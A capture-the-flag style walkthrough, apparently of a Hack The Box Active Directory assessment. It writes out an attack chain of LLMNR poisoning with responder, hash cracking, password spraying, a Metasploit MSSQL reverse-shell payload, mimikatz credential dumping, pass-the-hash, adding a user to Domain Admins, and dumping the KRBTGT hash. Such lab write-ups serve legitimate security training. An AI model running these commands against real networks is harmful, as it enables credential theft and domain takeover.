Question 1 - Obtain a password hash for a domain user account that can be leveraged to gain a foothold in the domain. What is the account name?
- When I first read the Question, my first thought was


LLMNR/NBT-NS Poisoning, because of the title that we have in HTB modules(foothold) :), so I ran responder & got the user and hash :sudo responder -I ens224
Question 2 - What is this user’s cleartext password?

- Cracking the hash with hashcat, we got the password.

Question 3 - Submit the contents of the C:\flag.txt file on MS01.

- We need to first find the IP of MS01, let’s first run fping to get all the Ip’s that are active.
fping -asgq 172.16.7.0/23
- I ran a nmap scan on the Targets and found
172.16.7.50is MS01, so I initially ran crackmapexec to check if our credentials that we just found are useful.


- We can use winrm to login and get the flag
Question 4 & 5 - Use a common method to obtain weak credentials for another user. Submit the username for the user whose credentials you obtain & What is this user’s password?
- I wanted to use login using xfreerdp, so that I can easily transfer tools.. I used
ssh tunnelingto achieve that :ssh -D 9050 <user>@<ip>

change/add the proxychains config to use socks4


- I used PowerView to get the no.of users(I didn’t just come to conclusion of using PowerView here, I used
crackmapexecto get the same..I just wanted to show the count of the users that we are working with..and the reason why I usedDomainPasswordSpraytool further):Import-Module .\PowerView.ps1 Get-NetUser | Select-Object -ExpandProperty SamAccountName | Measure-Object
- It’s a good idea to use
DomainPasswordSpray, I tried common passwords and found the username and password :
Question 6 - Locate a configuration file containing an MSSQL connection string. What is the password for the user listed in this file?
- We can use smbmap to get the permissions of shares and found the file in
Department Shares

Question 7 - Submit the contents of the flag.txt file on the Administrator Desktop on the SQL01 host.
- We can use mssqlclient and the credentials that we just found to login. And we find that SeImpersonatePrivilege enabled. This is significant because it allows us to impersonate other users on the system, including the SYSTEM account, which we can then use to execute commands with elevated privileges. We can exploit this.

-
For ease of use, Let’s use Metasploit.
use exploit/windows/mssql/mssql_payload
set LHOST 172.16.7.240
set RHOSTS 172.16.7.60
set USERNAME <user>
set PASSWORD <password>

- We can use
getsytemand get the flag.

Question 8 - Submit the contents of the flag.txt file on the Administrator Desktop on the MS01 host.
- I tried different methods and came down to using mimikatz, so firstly let’s upload mimikatz.

- I ran mimikatz and got the
mssqlsvcpassword:privilege::debug sekurlsa::logonpasswords


- I used these credentials and logged in using
xfreerdpand used mimikatz to dump theAdministratorhash:proxychains xfreerdp /v:'172.16.7.50' /u:"inlanefreight.local\<username>" /p:'<password>' /cert:ignore /drive:Shared,/opt/test

- Now that we have the hash, we can
pass the hashwith evil-winrm and login as Administrator and get the flag.evil-winrm -i <ip> -u Administrator -H <hash>


Question 9 - Obtain credentials for a user who has GenericAll rights over the Domain Admins group. What’s this user’s account name?
- To achieve this we can use PowerView :
Import-Module .\PowerView.ps1
Get-DomainObjectAcl -Identity "CN=Domain Admins,CN=Users,DC=inlanefreight,DC=local" | Where-Object { $_.ActiveDirectoryRights -like "*GenericAll*"}
ConvertFrom-SID <sid>
Question 10 - Crack this user’s password hash and submit the cleartext password as your answer.

- I checked previous question’s Hint and it was talking about our initial foothold that we did, which was LLMNR/NBT-NS Poisoning, so I ran
Inveigh.exeand got the hash :)
- We can use hashcat to crack this:
hashcat -m 5600 <file>

Question 11 - Submit the contents of the flag.txt file on the Administrator desktop on the DC01 host.
-

This took some time and I got little frustrated and next day I realized that GenericAll gives the ability to add or remove members. So.. used runas to login with user
CT***, next added our user todomain admins. -
Created a cred object and got the flag.
runas /netonly /user:<user> powershell.exeNet group "domain admins" <username> /add /domain$cred = New-Object System.Management.Automation.PSCredential("INLANEFREIGHT\<username>", (ConvertTo-SecureString "<password>" -AsPlainText -Force)) Enter-PSSession -ComputerName DC01 -Credential $cred
Question 12 - Submit the NTLM hash for the KRBTGT account for the target domain after achieving domain compromise.

- For this I just copied mimikatz and got the hash
Note: This is not a straight process. Like I just know to do these things, It’s a mix of Reconnaissance, trail and error and more..